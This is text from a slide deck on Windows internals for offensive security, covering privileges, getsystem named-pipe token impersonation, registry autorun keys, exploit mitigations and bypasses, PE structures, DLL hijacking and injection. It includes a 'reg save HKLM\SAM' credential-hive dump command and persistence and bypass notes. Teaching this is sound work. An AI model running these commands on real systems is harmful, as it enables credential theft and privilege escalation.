SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled

SeDebugPrivilege


- God mode privilege
- Can "debug" system level processes
 - Can open these processes and mess with them
- Careful granting to users/groups

Integrity Level

- UAC
- Split Token
- Strips ability to adjust certain privileges
- Levels
 - Low
 - Sandbox
 - Medium
 - Normal privileges
 - High
 - All privileges

`getsystem()` - Named Pipe


- Start a service
 - Just echos into a named pipe
 - cmd.exe /c echo "whatever" > \\.\pipe\whatever
- Another thread impersonates client of the pipe
- Steal token
 - Impersonation as SYSTEM
- Spawn a shell



DEMO: GETSYSTEM

BITS Manipulation

- Background Intelligent Transfer Service
 - Used for download jobs such as Windows update
- Can create a rogue BITS server
- SYSTEM will come by
 - SecurityIdentification only



MS15-050

```
INT32 __stdcall ScStatusAccessCheck(struct _SERVICE_RECORD *service)
{
    HANDLE hToken;
    TOKEN_STATISTICS tokenInformation;
    DWORD dwLen;

    if (GetTokenInformation(hToken, TokenStatistics, &tokenInformation, sizeof tokenInformation, &dwLen))
    {
        if (tokenInformation.TokenType == TokenImpersonation &&
            tokenInformation.ImpersonationLevel < SecurityImpersonation ||
            tokenInformation.AuthenticationId.LowPart != 999) /* 0x3e7 = SYSTEM */
            return 0x5; /* ERROR_ACCESS_DENIED */
        else
            return 0x0; /* NO_ERROR */
    }
}
```

Windows Registry

HKLM

- Requires administrator access
- SAM
- SECURITY
- SYSTEM
- SOFTWARE

HKCC

- HKLM\System\CurrentControlSet\Hardware Profiles\Current

HKCU

- Contains app settings
- Contains registered COM objects

HKCR

- HKCU\Software\Classes
- HKLM\Software\Classes
- Default programs


HKU

- Contains subkeys for each user
 - HKCU

A few "Autorun" Keys

1. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Runonce
2. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
3. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
4. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
5. HKCU\Software\Microsoft\Windows\CurrentVersion\Run
6. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
7. %All Users ProfilePath%\Start Menu\Programs\Startup\
8. %Current User ProfilePath%\Start Menu\Programs\Startup\

.reg files



reg.exe

- CLI regedit.exe
 - reg save HKLM\SAM sam.dmp /y
- XP+

Exploit Mitigations

ASLR

- Address Space Layout Randomization
- Memory offsets are no longer static
 - Need to dynamically find locations, can't hardcode
- Windows 10 is going to full KASLR
 - Breaks primitives exploits like ETERNALBLUE relied on

DEP


- Data Execution Prevention
- Hardware Enforced memory protection
 - NX-bit
- Bypass: ROP
 - Mitigation: ASLR
 - Fix: Hardware Shadow Stacks

Hardware Shadow Stacks

- Coming soon!
- NSA Research:
 - "eliminates ROP completely"
 - "frustrates COP/JOP [call/jmp] to extinction"
 - <https://github.com/iadgov/Control-Flow-Integrity/>
- Store return addresses in 2 places
 - Normal Stack
 - Shadow stack

GS Cookies

- Stack canaries
- Entropy supplied by OS
- If blow a buffer, need to guess canary value
 - Checked in function prologue
 - Before RET to shellcode/ROP
 - Crash if changed



Control Flow Guard

- Windows 8.1 Update 3 and Windows 10
- Mitigation for Call Primitives
 - Bitmap checks if valid call site

```
mov    ecx, 3E8h
rep stosd
mov    esi, [esi]
mov    ecx, esi      ; Target
push   1
call   @_guard_check_icall@4 ; _guard_check_icall(x)
call   esi
add    esp, 4
xor    eax, eax
```

SMEP / SMAP

- Supervisor Mode Execution Prevention
- Supervisor Mode Access Prevention
- User mode memory
 - Not allowed in Kernel!
- Mitigates many privesc exploits

EAF

- Export Address Table Access Filtering
- Introduced with EMET
 - Coming in Windows 10 Redstone 3
 - May be different technique?
- Hardware breakpoint on Address of Functions
 - ntdll.dll
 - Kernel32.dll
- Checks if calling code is in loaded module list

EAF+

- Export Address Table Access Filtering Plus
- Same idea as EAF, adds new module
 - KERNELBASE.DLL

EAF/EAF+ Bypasses

- Bypass: Use hardcoded offsets
 - Universal, but not practical
- Bypass: change a PEB module to shellcode location
 - Easy fix? Mark this non-writeable
- Bypass: walk IATs
 - user32.dll commonly loaded
 - Well...

IAF


- Import Address Table Access Filtering
- Not in EMET
 - Coming in Windows 10 Redstone 3
- Same idea as EAF, will protect IATs
- May be different technique?

Portable Executables

Types of PE Files

File Type	Extension
Executable	.exe
Dynamic-Link Library	.dll
Device Driver	.sys, .drv, .acm
ActiveX Component	.ocx
Control Panel Extension	.cpl
Extensible Firmware Interface	.efi
Multilingual User Interface	.mui
Screen Saver	.scr

PE Anatomy



DOS Header

winnt.h

```
typedef struct _IMAGE_DOS_HEADER {    // DOS .EXE header
    WORD   e_magic;                  // Magic number
    WORD   e_cblp;                  // Bytes on last page of file
    WORD   e_cp;                    // Pages in file
    WORD   e_crlc;                  // Relocations
    WORD   e_cparhdr;                // Size of header in paragraphs
    WORD   e_minalloc;                // Minimum extra paragraphs needed
    WORD   e_maxalloc;                // Maximum extra paragraphs needed
    WORD   e_ss;                     // Initial (relative) SS value
    WORD   e_sp;                     // Initial SP value
    WORD   e_csum;                  // Checksum
    WORD   e_ip;                     // Initial IP value
    WORD   e_cs;                     // Initial (relative) CS value
    WORD   e_lfarlc;                 // File address of relocation table
    WORD   e_ovno;                  // Overlay number
    WORD   e_res[4];                 // Reserved words
    WORD   e_oemid;                  // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                // OEM information; e_oemid specific
    WORD   e_res2[10];                // Reserved words
    LONG  e_lfanew;                  // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

PE NT Headers

winnt.h

Signature = PE\0\0

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

File Header

winnt.h

```
typedef struct _IMAGE_FILE_HEADER {
    WORD      Machine;
    WORD      NumberOfSections;
    DWORD     TimeDateStamp;
    DWORD     PointerToSymbolTable;
    DWORD     NumberOfSymbols;
    WORD      SizeOfOptionalHeader;
    WORD      Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Optional Header

winnt.h

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    BYTE        MajorLinkerVersion;
    BYTE        MinorLinkerVersion;
    DWORD       SizeOfCode;
    DWORD       SizeOfInitializedData;
    DWORD       SizeOfUninitializedData;
    DWORD       AddressOfEntryPoint;
    DWORD       BaseOfCode;
```

Optional Header (cont.)

winnt.h

```
ULONGLONG    ImageBase;
DWORD        SectionAlignment;
DWORD        FileAlignment;
WORD         MajorOperatingSystemVersion;
WORD         MinorOperatingSystemVersion;
WORD         MajorImageVersion;
WORD         MinorImageVersion;
WORD         MajorSubsystemVersion;
WORD         MinorSubsystemVersion;
DWORD        Win32VersionValue;
DWORD        SizeOfImage;
DWORD        SizeOfHeaders;
DWORD        CheckSum;
WORD         Subsystem;
WORD         DllCharacteristics;
ULONGLONG    SizeOfStackReserve;
ULONGLONG    SizeOfStackCommit;
ULONGLONG    SizeOfHeapReserve;
ULONGLONG    SizeOfHeapCommit;
DWORD        LoaderFlags;
DWORD        NumberOfRvaAndSizes;
IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
```

PE Subsystems

winnt.h

```
#define IMAGE_SUBSYSTEM_UNKNOWN          0 // Unknown subsystem.  
#define IMAGE_SUBSYSTEM_NATIVE           1 // Image doesn't require a subsystem.  
#define IMAGE_SUBSYSTEM_WINDOWS_GUI      2 // Image runs in the Windows GUI subsystem.  
#define IMAGE_SUBSYSTEM_WINDOWS_CUI       3 // Image runs in the Windows character subsystem.  
#define IMAGE_SUBSYSTEM_OS2_CUI           5 // image runs in the OS/2 character subsystem.  
#define IMAGE_SUBSYSTEM_POSIX_CUI         7 // image runs in the Posix character subsystem.  
#define IMAGE_SUBSYSTEM_NATIVE_WINDOWS    8 // image is a native Win9x driver.  
#define IMAGE_SUBSYSTEM_WINDOWS_CE_GUI    9 // Image runs in the Windows CE subsystem.  
#define IMAGE_SUBSYSTEM_EFI_APPLICATION    10 //  
#define IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER 11 //  
#define IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER   12 //  
#define IMAGE_SUBSYSTEM_EFI_ROM            13  
#define IMAGE_SUBSYSTEM_XBOX              14  
#define IMAGE_SUBSYSTEM_WINDOWS_BOOT_APPLICATION 16
```

PE DLLCharacteristics

winnt.h

```
#define IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA    0x0020 // Image can handle a high entropy 64-bit virtual address space.
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040 // DLL can move.
#define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY 0x0080 // Code Integrity Image
#define IMAGE_DLLCHARACTERISTICS_NX_COMPAT 0x0100 // Image is NX compatible
#define IMAGE_DLLCHARACTERISTICS_NO_ISOLATION 0x0200 // Image understands isolation and doesn't want it
#define IMAGE_DLLCHARACTERISTICS_NO_SEH 0x0400 // Image does not use SEH. No SE handler may reside in this image
#define IMAGE_DLLCHARACTERISTICS_NO_BIND 0x0800 // Do not bind this image.
#define IMAGE_DLLCHARACTERISTICS_APPCONTAINER 0x1000 // Image should execute in an AppContainer
#define IMAGE_DLLCHARACTERISTICS_WDM_DRIVER 0x2000 // Driver uses WDM model
#define IMAGE_DLLCHARACTERISTICS_GUARD_CF 0x4000 // Image supports Control Flow Guard.
#define IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE 0x8000
```

PE Data Directories

winnt.h

```
typedef struct _IMAGE_DATA_DIRECTORY {  
    DWORD VirtualAddress;  
    DWORD Size;  
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

#define IMAGE_DIRECTORY_ENTRY_EXPORT	0 // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT	1 // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE	2 // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION	3 // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY	4 // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC	5 // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG	6 // Debug Directory
// IMAGE_DIRECTORY_ENTRY_COPYRIGHT	7 // (X86 usage)
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE	7 // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR	8 // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS	9 // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	10 // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	11 // Bound Import Directory in headers
#define IMAGE_DIRECTORY_ENTRY_IAT	12 // Import Address Table
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	13 // Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	14 // COM Runtime descriptor

Export Directory

```
typedef struct _IMAGE_EXPORT_DIRECTORY {  
    DWORD    Characteristics;  
    DWORD    TimeDateStamp;  
    WORD     MajorVersion;  
    WORD     MinorVersion;  
    DWORD    Name;  
    DWORD    Base;  
    DWORD    NumberOfFunctions;  
    DWORD    NumberOfNames;  
    DWORD    AddressOfFunctions;      // RVA from base of image  
    DWORD    AddressOfNames;         // RVA from base of image  
    DWORD    AddressOfNameOrdinals; // RVA from base of image  
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Import Descriptor

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;           // 0 for terminating null import descriptor
        DWORD   OriginalFirstThunk;        // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;              // 0 if not bound,
                                         // -1 if bound, and real date\time stamp
                                         //      in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                                         // 0.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain;            // -1 if no forwarders
    DWORD   Name;                     // RVA to IAT (if bound this IAT has actual addresses)
    DWORD   FirstThunk;               // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

RVA vs. File Offset

- Many structs have fields called "Relative Virtual Address"
- This is an offset after the Windows loader runs
- What about on disk?
 - Have to loop sections
 - See if falls within base address

PE Section

winnt.h

```
#define IMAGE_SIZEOF_SHORT_NAME 8

typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD   PhysicalAddress;
        DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

```
#define IMAGE_SCN_MEM_SHARED
#define IMAGE_SCN_MEM_EXECUTE
#define IMAGE_SCN_MEM_READ
#define IMAGE_SCN_MEM_WRITE
```

Common Names for Sections

- .text - code
- .data - variables
- .rdata - constant variables
- .pdata - exceptions

DLLs

Entry Point

```
BOOL WINAPI DllMain(  
    _In_ HINSTANCE hinstDLL,  
    _In_ DWORD     fdwReason,  
    _In_ LPVOID     lpvReserved  
);
```


RunDLL Entry Point

```
void CALLBACK EntryPoint(  
    HWND  hwnd,  
    HINSTANCE hinst,  
    LPSTR  lpszCmdLine,  
    int   nCmdShow  
) ;
```

DLL Load Order


1. Program directory
2. Current working directory
3. System directory
4. Windows directory
5. Path directories

Proxy DLL (Load Order Hijacking)



Reserved DLL List

- HKLM\System\Current Control Set\Control\Session Manager\KnownDLLs




Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab_Wow64	REG_SZ	Wow64.dll
ab_Wow64cpu	REG_SZ	Wow64cpu.dll
ab_Wow64win	REG_SZ	Wow64win.dll
ab_advapi32	REG_SZ	advapi32.dll
ab_clbcatq	REG_SZ	clbcatq.dll
ab_combase	REG_SZ	combase.dll
ab_COMDLG32	REG_SZ	COMDLG32.dll
ab_coml2	REG_SZ	coml2.dll
ab_DifxApi	REG_SZ	difxapi.dll
ab_gdi32	REG_SZ	gdi32.dll
ab_gdiplus	REG_SZ	gdiplus.dll
ab_IMAGEHLP	REG_SZ	IMAGEHLP.dll
ab_IMM32	REG_SZ	IMM32.dll
ab_kernel32	REG_SZ	kernel32.dll
ab_LPK	REG_SZ	LPK.dll
ab_MSCTF	REG_SZ	MSCTF.dll
ab_MSVCRT	REG_SZ	MSVCRT.dll
ab_NORMAL I7	REG_SZ	NORMAL I7.dll

NTDLL.DLL

- Loaded into every process
 - Besides minimal/pico processes
 - LdrInitializeThunk()
- Compatibility layer
 - Most, but not all, functions forward here
 - API can be broken by Microsoft
 - No guarantees like Windows API
- Generally, must manually resolve functions
 - Many kernel32.dll directly "forward"
- Allows Microsoft to make breaking changes
- Rarely used by non-malicious programs
 - "Native API"

KERNEL32.DLL

- Basic Windows API functionality
 - LoadLibraryA()
 - CreateProcess()
- Mostly forwards directly to NTDLL
 - No breaking changes
- Loaded into most processes



ADVAPI.DLL

- Service control functions
 - OpenSCManager()
- Logon functions
 - LogonUser()

KERNELBASE.DLL

- Designed so some systems can support sub-functionality
- Moved functionality out of:
 - ADVAPI.DLL
 - KERNEL32.DLL
- Function calls are either:
 - Forwarders
 - Stubs

GDI32.DLL

- Video rendering/output
- Font management
- In .NET: System.Drawing
- GDI+

SHELL32 .DLL

- Regsvr32 installation
 - DllInstall()
 - DllRegisterServer()
- Path functions
 - PathFileExists()
 - PathAppend()
- Shell functions
 - ShellExecute()

WS2_32.DLL

- Windows Sockets
- Networking functionality

USER32 . DLL

- Windowing GUI functions
 - MessageBoxA()
- Timers
- IPC

DINPUT8.DLL

- Not really updated in some time
- Good DLL to proxy for hacking video games
 - Also get direct access to input functions
- <https://github.com/zerosum0x0/dinput-proxy-dll>
 - Complete reverse engineering of internal structs and vtables

AppInit_DLLs

- Local Hooks
- Global Hooks
- Registry keys
 - HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows
 - LoadAppInit_DLLs
 - RequireSignedAppInit_DLLs
 - AppInit_DLLs
- <https://www.apriorit.com/dev-blog/160-apihooks>

WinSxS


- C:\Windows\SxS*
- Huge code cleanup/re-use project
- Designed to reduce DLL hell

Code/DLL Injection

DLL Injection

- Migrate to another process
- Common for game hacking
- Common for malware
- Some sorcery for advanced stuff

Basic DLL Injection



Basic DLL Injection Downsides

- Touches disk
- DLL shows up in PEB_LDR_DATA
 - EnumProcessModules()
 - CreateToolhelp32Snapshot() - TH32CS_SNAPMODULE, TH32CS_SNAPMODULE32
 - Module32First()
 - Module32Next()

DLL Unlink

